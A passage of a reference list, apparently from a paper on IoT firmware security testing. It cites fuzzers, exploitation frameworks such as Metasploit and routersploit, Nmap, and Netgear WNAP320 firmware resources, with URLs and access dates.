- [9] GitHub - google/AFL: american fuzzy lop - a security-oriented fuzzer. <https://github.com/google/AFL>. (Accessed on 04/24/2021).
- [10] GitHub - threat9/routersploit: Exploitation Framework for Embedded Devices. <https://github.com/threat9/routersploit>. (Accessed on 04/24/2021).
- [11] GitHub - zyw-200/FirmAFL: FIRM-AFL is the first high-throughput greybox fuzzer for IoT firmware. <https://github.com/zyw-200/FirmAFL>. (Accessed on 04/25/2021).
- [12] IoT Auditor. <https://app.exploit.io>. (Accessed on 04/24/2021).
- [13] IOT Firmware Analysis and Emulation | by Vishal Thakur | Medium. <https://vishaltk.medium.com/iot-firmware-analysis-and-emulation-50256a292792>. (Accessed on 04/24/2021).
- [14] Metasploit. <https://github.com/rapid7/metasploit-framework>. (Accessed on 04/24/2021).
- [15] Netgear ProSAFE Wireless-N AccessPoint (WNAP320) router firmware source code. <https://kb.netgear.com/2649/NETGEAR-Open-Source-Code-for-Programmers-GPL>.
- [16] Nmap: the network mapper. <https://nmap.org/>. (Accessed on 04/24/2021).
- [17] WNAP320 | Access Point | NETGEAR Support. <https://www.netgear.com/support/product/WNAP320.aspx#docs>. (Accessed on 04/24/2021).
- [18] Jiongyi Chen, Wenrui Diao, Qingchuan Zhao, Chaoshun Zuo, Zhiqiang Lin, Xiaofeng Wang, Wing Cheong Lau, Menghan Sun, Ronghai Yang, and Kehuan Zhang. IoTfuzzer: Discovering Memory Corruptions in IoT Through App-based Fuzzing. https://www.ndss-symposium.org/wp-content/uploads/2018/02/ndss2018_01A-1_Chen_paper.pdf. (Accessed on 04/24/2021).